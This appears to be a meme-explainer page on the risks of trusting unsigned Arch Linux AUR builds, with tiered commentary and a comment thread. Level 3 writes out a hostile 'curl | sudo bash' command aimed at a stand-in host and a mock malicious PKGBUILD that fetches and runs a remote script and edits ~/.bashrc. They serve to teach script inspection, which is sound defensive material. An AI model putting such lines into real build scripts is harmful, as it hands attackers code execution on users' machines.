Skip to content
DevMeme
5590 of 7435
Trust me bro, this random AUR Firefox build is totally safe and secure
PackageManagement Post #6133, on Jul 30, 2024 in TG

Trust me bro, this random AUR Firefox build is totally safe and secure

Why is this PackageManagement meme funny?

Level 1: Candy from Strangers

Imagine you’re at a playground and a stranger walks up with a lollipop, saying, “Hey kid, I made this candy myself. It’s totally safe – go ahead and eat it.” Would you chow down on that lollipop and then use it to, say, store your secret treasure map in your mouth? Probably not! You’ve been taught don’t take candy from strangers, right? This meme is basically the computer version of that.

In our story, the “candy” is a web browser (Firefox) that some random person you don’t know is giving away. And what do you do with a web browser? You do important things like online banking – kind of like a treasure vault for your money. The meme jokes that the stranger says, “Trust me bro, it’s totally safe and secure, go ahead and log into your bank with it.” That’s like the stranger with the lollipop saying it’s okay to eat the candy and then use it to unlock your piggy bank. It sounds fishy, doesn’t it? You’d get a bad feeling in your tummy about that candy.

So, the funny part is how obviously silly and risky that scenario is. We laugh because nobody in their right mind would do that with candy – and by extension, you shouldn’t do that with software either. It’s a goofy way to remind us that if you wouldn’t trust a random person with something important in real life, you probably shouldn’t trust a random download with your important information on the computer. The meme uses a light-hearted “bro” tone, but it’s basically winking and saying, “You wouldn’t take candy from a stranger... so maybe don’t take apps from strangers!”

Level 2: Strangers with Binaries

Let’s break down the situation in simpler terms. Arch Linux is a popular version of Linux that’s known for being lightweight and cutting-edge. Users install software on Arch using a package manager (a tool called pacman, like how Ubuntu uses apt). Arch has an official repository of software packages that are maintained by the Arch team. Those official packages (like the normal Firefox browser) are compiled, tested, and cryptographically signed by Arch maintainers. That means when you install Firefox the normal way, there’s a built-in assurance the package is legit and hasn’t been tampered with – your system actually checks the digital signature to confirm it’s from a trusted source.

Now, Arch also has this thing called the Arch User Repository (AUR). The AUR is kind of a wild west community repository where any user can contribute recipes to install software. These recipes are basically scripts (called PKGBUILD files) that tell your computer how to download the source code of a program and compile it, or how to fetch a pre-compiled binary from somewhere and install it. It’s a fantastic resource for software that isn’t officially packaged in Arch or for variants of software. For example, if you want the absolute latest development version of some app, or a custom flavor of Firefox with special patches, someone might have put that in the AUR for you.

However, the AUR comes with a big disclaimer: “use at your own risk.” Why? Because unlike the official repo, these packages are not vetted by the Arch Linux security team. They are essentially third-party offerings. When you use the AUR, you are basically downloading code or binaries from strangers on the internet. “Strangers with binaries” is the scenario here: you’re taking a program that someone else built and saying, “Sure, I’ll run this on my computer.” If that sounds a bit scary… well, it can be! 😅 Especially if you’re going to do something sensitive like logging into your bank account with that program (in this case, a web browser).


The meme specifically mentions a “random AUR Firefox build.” Firefox is a web browser, and you normally trust it for things like secure banking. Arch already provides Firefox officially, so this “random build” likely refers to either a modified Firefox or one compiled with certain options by a user. The joke name “superhacker2004china” is probably just a silly, generic handle to represent an unknown (and perhaps untrustworthy) person. The text is written in a meme-y, 4chan-esque style (with the > and the “bro” language) to mimic someone casually posting on a forum: “Here is your firefox package bro, compiled by our fellow ‘superhacker2004china’. It’s totally safe and secure, bro.”

For a newcomer: think of it this way. Installing a program from the AUR means either:

  • You get the recipe (PKGBUILD) and compile it yourself on your machine. This is somewhat safer because at least the compiling happens on your system, and you could read the recipe to see if it’s doing anything weird. But it still downloads source code from somewhere (maybe the official Mozilla site, which is fine, or maybe a random file host, which is less fine) and runs whatever build steps the script says. If the script hides malicious commands, you might not notice unless you read it carefully.
  • Or sometimes, the AUR package might download a pre-compiled binary that the contributor provides (for example, the AUR has some *-bin packages which skip the source compilation for convenience). If you use those, you’re literally running a binary that was compiled on someone else’s computer. That’s very convenient… and a little scary, because you’re trusting that person not to have inserted any malware in it.

The term “unsigned” means there’s no cryptographic signature to validate. In software distribution, a signature (often done with tools like GPG, which stands for GNU Privacy Guard) is like a wax seal on a letter – it proves the package really came from who it says it did and hasn’t been altered. Official Arch packages are signed by Arch Linux master keys. AUR packages? Generally not signed. There’s no official key saying “Arch Linux trusts this.” It’s more like trust-on-first-use: the first time you install it, you sort of take it on faith that the package is okay. If later an update comes and your system can’t verify it’s the same source (because there’s no key), you either trust it again or you don’t install. It’s very much a manual trust process.

Software supply-chain security is a phrase that refers to the security of all the steps and components that go into making and delivering software to users. Imagine software like a meal: ingredients come from various places (libraries, code from different developers), a chef puts it together (compilation), and then it’s delivered. If any ingredient is poisoned or the chef is malicious, the final meal could be dangerous. In computing, we try to secure each step: vet the code, secure the build process, sign the packages, etc., to ensure no one introduced something bad along the way. When you grab a random binary from AUR, you’re kind of skipping a lot of those secure steps. You’re hoping that the community would catch anything really bad – and often they do catch obvious malware – but there’s no guarantee.

Think of open source like having a recipe for a meal available to everyone. In theory, because the recipe (source code) is open, anyone can inspect it and see if something’s wrong. That’s the big advantage of open source. But the catch is, you have to actually look. If you don’t have the skills or time to read through the code or the PKGBUILD script, then open source doesn’t automatically protect you – it just could if someone bothered to check. AUR relies a lot on this community oversight. In practice, many users just trust the community ratings or number of installs. There’s a bit of security through popularity going on: “Well, many people use this, and nobody’s flagged it, so it’s probably fine.” That usually works out… until the day it doesn’t.

To summarize this scenario in plain terms: A user is offering you a Firefox browser that they compiled themselves (or got from someone who did). They assure you “it’s totally safe, go ahead and use it for your banking.” As a reasonably cautious person, you should be thinking, “Wait, who is this person? Do I trust that they didn’t mess with the browser? If the browser is tampered with, it could log my keystrokes or steal my passwords!” The meme is calling out the slightly crazy trust we put in strangers for the sake of convenience. It’s pointing a flashlight at a big security no-no in a humorous way. The categories PackageManagement, Security, OpenSource all come together here: it’s about how we manage packages (installing software) securely (or not so securely) in an open-source ecosystem.

If you’re a junior developer or new to Linux: the takeaway lesson is to always be mindful of what you install and from where. The AUR is awesome, but it’s like downloading apps from an unofficial app store – you should only do it if you understand and accept the risks. At minimum, read the user comments on the AUR page, open the PKGBUILD script (it’s usually pretty short and readable) to see if anything looks off, and prefer official packages for sensitive applications whenever possible. This meme’s joke works because it’s exaggerating the scenario to absurdity, but it’s rooted in a real truth that everyone eventually learns: don’t implicitly trust random code on the internet, no matter how friendly or helpful the person sharing it seems.

Level 3: No GPG? No Problem.

From a senior engineer’s perspective, this meme hits on a well-known anti-pattern in package management: blindly trusting third-party code. Arch Linux’s culture is being playfully roasted here. Arch is famous for its Arch User Repository (AUR), where the community shares thousands of packages, from the mainstream to the bizarre. Experienced devs know that the AUR is a double-edged sword: it’s incredibly convenient and offers bleeding-edge or niche packages you won’t find elsewhere, but it operates on a huge dose of blind trust. There’s no official code signing or GPG signature verification for AUR packages by the Arch dev team – your only assurance is the reputation (if any) of the user who uploaded it and perhaps the eyeballs of a few peers who glanced at the PKGBUILD script. In other words, “No GPG? No problem!” is the (sarcastic) motto of too many optimistic Arch users.

The humor in the meme comes from how obviously sketchy the scenario is to anyone with a security mindset. “Here is your Firefox package bro, compiled by our fellow ‘superhacker2004china’. It’s totally safe and secure, bro, go ahead and log into your bank account.” – Everything about that line is a red flag factory. The nickname “superhacker2004china” alone sounds like the handle of a script-kiddie or a faceless internet rando. It’s not exactly instilling confidence like “Mozilla Official Build Team”. 😅 The overuse of “bro” and the insistence “totally safe and secure” only heighten the irony – it’s like a friend insisting “trust me, I know what I’m doing” right before doing something incredibly stupid. Any senior developer’s alarm bells would be ringing off the hook at this point.

Package provenance and dependency trust are serious concerns that veteran engineers lose sleep over. We’ve seen real-world incidents where trusting unknown code led to disaster:

  • In the Node.js world, the maintainer of the popular event-stream library handed it off to a stranger, who then snuck in malicious code that stole Bitcoin wallet keys. Thousands of developers unknowingly pulled a “superhacker2004china”-style move by updating to a compromised dependency and got burned.
  • In Python’s PyPI repository and even in Ruby Gems, attackers have uploaded packages with names similar to popular ones (“typosquatting”), hoping someone would accidentally install theirs – some of those contained credential-stealing malware.
  • Even in the Arch community, there have been a few malicious AUR packages detected over the years (for example, there was an incident where some AUR packages were found to steal SSH keys and browser session data). It’s not commonplace, but it has happened. Each time, the Arch forums light up with “See, this is why you always inspect the PKGBUILD!” posts.

Now, a senior dev knows that best practices dictate using trusted sources and verifying signatures. For Firefox, an Arch user has a perfectly good official package (pacman -S firefox gives you the browser straight from Arch’s devs, signed and verified). So why do people turn to an AUR build of Firefox? Perhaps they want a custom compile with specific optimizations, or a variant (say Firefox-beta, Firefox-nightly, or with some patches). But then you’re stepping off the well-trodden path into the woods, where the “trust anchor” is just some dude on the internet. It’s a classic trade-off: control and choice vs. security assurance. Seasoned engineers recognize this trade-off and usually err on the side of caution for critical software. The meme exaggerates the scenario to make the point: using an untrusted build for general browsing is risky; using it for your online banking is just begging for trouble. It’s like saying, “Sure, download a random banking app from an obscure forum and type in your credentials. What could go wrong?” – The absurdity is the joke.

Another layer of humor: Arch users are often stereotyped as very tech-savvy, sometimes elitist about their Linux knowledge. They compile their own kernels, tweak configs, and love the AUR for the freedom it gives. Yet here we see the Achilles’ heel of that approach – all that control, and then trusting a random binary undermines it completely. It’s the kind of lapse a Cynical Veteran would smirk at and say, “Kid, you just bypassed 20 years of security progress because you wanted the shiny new thing now.” The mention of “you’re free to log into your bank account with it” is exactly the kind of dark sarcasm a battle-scarred ops engineer might drop at 3 AM when someone suggests deploying an unknown plugin to a production server. “Sure, go ahead, put your life savings on the line – what’s the worst that could happen?” 😈

To put it plainly, a senior sees that this scenario is supply-chain risk 101. The AUR package is unsigned, meaning there’s no cryptographic proof of who built it or that it hasn’t been tampered with. The Arch community relies on social trust – if something evil slips in, hopefully someone notices and raises a red flag on the comments section or mailing list. But that’s reactive, not proactive security. In corporate environments, this kind of practice would be a big no-no: you’d have artifact repositories that vetted third-party packages, vulnerability scanners, and strict policies. An enterprise Linux user would likely stick to official packages or build Firefox from source internally to be safe. The meme pokes fun because Arch users, who are famously DIY, sometimes throw caution to the wind on personal systems and do exactly what security training says never to do – download and run random executables.

Let’s illustrate how this works in practice. Installing an AUR package typically goes like this:

git clone https://aur.archlinux.org/firefox-custom-bin.git  # get the AUR build files for Firefox
cd firefox-custom-bin
makepkg -si    # build and install the package (runs the PKGBUILD script under the hood)

A seasoned Arch user will tell you, “Always inspect the PKGBUILD before you run makepkg!” The PKGBUILD is a bash script that defines how to fetch the source and compile/install it. If “superhacker2004china” slipped something sneaky into that script – say, a line to download an extra payload or a command to siphon your data – and you didn’t catch it, well… you just invited a hacker into your system. Running makepkg -si blindly is like saying “I trust this unknown maintainer completely with root access on my machine.” A senior engineer cringes at that thought. It’s the equivalent of curling a script pipe into bash from some random website – a practice with its own infamous meme: “curl https://evil.com/malware.sh | sudo bash”. 😬

In the AUR, unsigned third-party builds are common. Contrast that with official package management in most distros:

Source Verification Risk Level
Official Arch Repository PGP-signed packages by the Arch team (verified via pacman’s keys) Low – strong trust chain 🔒
Arch User Repository (AUR) No official signing; relies on user trust and manual review of build scripts High – trust is a guess 🤞

No GPG signature? No problem! – says the naive installer, not realizing that means there’s no guarantee the package is unmodified or actually from who it claims.

Finally, seniors also recognize a human pattern here: convenience often wins over caution. The AUR is so handy that people want to believe it’s safe, especially if dozens of others are using the package (the meme’s reference R: 124 / I: 10 looks like a forum thread with 124 replies – implying lots of folks involved, perhaps giving a false sense of security by numbers). It’s a bit of herd immunity mentality: “Well, 100 other Arch users installed this, so it must be okay, right?” Unfortunately, that’s not a guarantee – it might just mean the trojan hasn’t been noticed yet. The cynical veteran inside me is chuckling because every time someone says “trust me, it’s fine, bro”, I hear the unspoken last words “…famous last words.” We’ve all been burned by something that was “totally fine” until it wasn’t. This meme perfectly captures that mix of dark humor and facepalm-worthy security negligence.

Before we move on: let’s peek into what a malicious AUR script could do if you were unlucky. Here’s a tongue-in-cheek pseudo-example inside a PKGBUILD that a suspicious maintainer might slip in:

prepare() {
    echo "Preparing build... nothing to see here 😉"
    # ... normal preparation steps ...
    # Malicious payload:
    curl -sL http://evil.example.com/steal.sh | bash  # This could run any code from the attacker's server
}

package() {
    # Packaging the Firefox binary (pretend this is legit)
    install -Dm755 firefox "$pkgdir/usr/bin/firefox"
    # Another nasty surprise:
    echo "echo Keylogger active" >> ~/.bashrc
}
# Note: The above malicious lines are hypothetical!
# In reality, a backdoor could be much more subtle (and harder to spot).

A cautious expert would scan for anything like the curl | bash or weird echo lines above and immediately nuke this package from orbit. The point is, if you don’t look, you won’t know. The meme is funny because it’s so blatant about the risk (“compiled by superhacker2004china, trust me!”), yet it’s parodying the fact that people do this kind of blind trust all the time in open source communities. The senior perspective? Shaking head, smiling wryly. We laugh, a bit nervously, because we know how close to reality this really is.

Level 4: Reflections on Trusting Trust

At the most fundamental level of software security, this meme exposes the classic "Reflections on Trusting Trust" problem. In a 1984 Turing Award lecture, Ken Thompson warned that you cannot truly trust code you did not create yourself – not even compilers or binaries from other people. Here, an Arch Linux user blithely says “trust me, bro, this Firefox build is secure.” From a theoretical standpoint, that’s a huge leap of faith. Why? Because any binary (the compiled program) could harbor a malicious payload that’s virtually impossible to detect just by looking at the binary itself. Without building it from verified source code or using rigorous cryptographic verification, you’re left with pure trust on first use (TOFU) – essentially hoping that the stranger’s build does exactly what it claims and nothing more.

In formal terms, software supply chain security is all about establishing a chain of trust from source to executable. Each link in this chain (source code, build tools, compilers, distribution) must be trustworthy. If any one link is compromised, the whole chain falls apart. We can express the probability of a safe outcome as the product of the trustworthiness of each link:

$$ P(\text{safe outcome}) ;=; \prod_{i=1}^{n} P(\text{link}_i \text{ is trustworthy}) $$

In an ideal world, each $P(\text{link}_i)$ is high (close to 1). But grabbing a random AUR build from “superhacker2004china” introduces a link with completely unknown trustworthiness (call it ~0? 😏). Multiply that out, and your overall confidence plummets. It’s a bleak math joke: even if you assume the official Firefox source is secure, you now have to trust that this person compiled it without slipping in a backdoor. If that trust factor is near zero, the combined safety probability is effectively zero too.

Computer science theory tells us that verifying a binary’s safety is as hard as some of the most undecidable problems. Static analysis and antivirus scanning can catch known malware patterns, but a cleverly inserted trojan (especially one hiding in machine code or subtle behaviors) is theoretically as hard to detect as an arbitrary Halting Problem scenario. The attacker could hide malware in ways that won’t obviously execute until very specific conditions (like when you log into your bank site). It’s a game of cat-and-mouse that favors the mouse if you aren’t extremely vigilant. Without reproducible builds or formal verification, you can’t easily prove that this Firefox binary is identical to the official Firefox source code. Advanced security practices (employed by some distros and companies) use techniques like reproducible builds, binary transparency logs, and digital signatures to tackle this. In fact, Arch Linux’s official repositories sign packages with PGP keys to ensure authenticity. But in the AUR free-for-all, you often get unsigned binaries or scripts, meaning there’s no cryptographic seal of authenticity. It’s the open-source equivalent of “trust me, I did it right” – which academia and industry veterans side-eye with extreme skepticism.

This meme humorously illustrates a violation of the first principle of zero-trust security: never trust, always verify. The Arch User Repository is an amazing open-source resource, but from a purist security perspective, using it blindly is like playing Russian Roulette with your software supply chain. Unless you audit the build scripts (PKGBUILD) and ideally compile the code yourself, you’re defying the wisdom of decades of security research. The joke’s dark undercurrent is that despite all our theoretical knowledge on supply chain attacks (and real examples like the SolarWinds incident or the event-stream NPM package hack), many users still casually run random binaries from the internet. As one might quip in academic terms, the absence of a formal verification is not the proof of absence of malware. Or more bluntly: “No, bro, an unverifiable build is not a secure build.”

Description

The meme shows the Arch Linux logo centred on a light-grey background. Beneath it, white monospaced text on a dark background reads: “R: 124 / I: 10 >here is your firefox package bro, compiled by our fellow ‘superhacker2004china’. It’s totally safe and secure, bro, you’re free to log into your bank account with it.” The joke plays on Arch Linux’s AUR culture where end-users install binary packages compiled by strangers, highlighting the software-supply-chain risk of trusting unsigned third-party builds for sensitive tasks like online banking. Senior engineers will recognise concerns around package provenance, dependency trust, and open-source security hygiene

Comments

32
Anonymous ★ Top Pick Our SBOM meeting: “Every dependency must be reproducible, signed, and SLSA-level 3.” Our laptop an hour later: `yay -S firefox-superhacker2004china-bin --noconfirm`
  1. Anonymous ★ Top Pick

    Our SBOM meeting: “Every dependency must be reproducible, signed, and SLSA-level 3.” Our laptop an hour later: `yay -S firefox-superhacker2004china-bin --noconfirm`

  2. Anonymous

    Nothing says 'I've achieved enlightenment' quite like trusting superhacker2004china's Firefox build with your banking credentials - it's the Arch way of natural selection in production environments

  3. Anonymous

    Ah yes, the classic Arch Linux experience: spending 3 hours meticulously configuring your system for maximum security and minimal bloat, only to casually install a browser binary compiled by 'superhacker2004china' from the AUR because the official repo version is 0.2 versions behind. Nothing says 'I value my privacy' quite like running a web browser built by someone whose username reads like a honeypot's idea of a subtle alias. But hey, at least you can tell everyone you use Arch - right before explaining to your bank why there are unauthorized transactions from Shenzhen

  4. Anonymous

    Arch AUR: where supply-chain security is skimming a PKGBUILD, trusting a random GPG key, and calling it SLSA Level “bro” - then using your bank login as the integration test

  5. Anonymous

    AUR: Where PKGBUILDs from superhacker2004china turn 'bleeding edge' into 'bled dry'

  6. Anonymous

    Zero‑trust at the org chart, full‑trust in AUR: clone a stranger’s PKGBUILD, build a browser, then verify it by logging into your bank

  7. @NexonSU 1y

    firefox is official package and not distributed via aur but, if you have doubts about security of package, just look at build script

  8. @NexonSU 1y

    but yes, aur is not recommended and can be dangerous

  9. @casKd_dev 1y

    > you can always compile it yourself > -bin ?????

    1. @Hollow_Arigo 1y

      sorry, i fucked up

    2. @ZgGPuo8dZef58K6hxxGVj3Z2 1y

      🔣 HHDoeuwFR_geasAbGnovnuwatDn_n8nw3o7q?==

      1. @casKd_dev 1y

        what

        1. @ZgGPuo8dZef58K6hxxGVj3Z2 1y

          Only visible in iOS

          1. @casKd_dev 1y

            ok

          2. @Le_o_R 1y

            Here is your iOS operating system. Totally safe.

            1. @ZgGPuo8dZef58K6hxxGVj3Z2 1y

              Lets hope its not gonna rce

  10. Deleted Account 1y

    >here is your google chrome .exe file compiled by google, It's totally safe and secure and surely not spying on everything you do! source: trust me

    1. @CcxCZ 1y

      BTW I've heard Microsoft actually released Rewind as enabled by default. Is that true?

      1. Deleted Account 1y

        They were going to do that, but after the backlash they said it's going to be opt in by default, but it's Michaelsoft they will enable it "accidentally" in a windows update☠️

  11. @Broken_Cloud_1 1y

    Here is your visual-studio-code-bin

  12. @SSS_Krut 1y

    Try to update

    1. @ZgGPuo8dZef58K6hxxGVj3Z2 1y

      Is it already fixed?

      1. @SSS_Krut 1y

        Possibly, because I don’t see it:)

        1. @ZgGPuo8dZef58K6hxxGVj3Z2 1y

          It is damn

  13. @FunnyGuyU 1y

    In fact, this actually might be quite safe. But you never know.

    1. @ZgGPuo8dZef58K6hxxGVj3Z2 1y

      I agree

    2. Deleted Account 1y

      Yeah if you use incognito superhacker2004china can't decrypt ssl💯

      1. @ZgGPuo8dZef58K6hxxGVj3Z2 1y

        I doubt someone named superhacker2004china knows how to save a file onto the desktop using the save file dialog💀😂

      2. @Hollow_Arigo 1y

        even the firefox and google itself can't!

        1. Deleted Account 1y

          Both of them can they own some root level ssl certificates and also some intermediate one

          1. @Hollow_Arigo 1y

            bruh, im just make irony

            1. Deleted Account 1y

              Replace you root certificates with BurpSuit 😂

Use J and K for navigation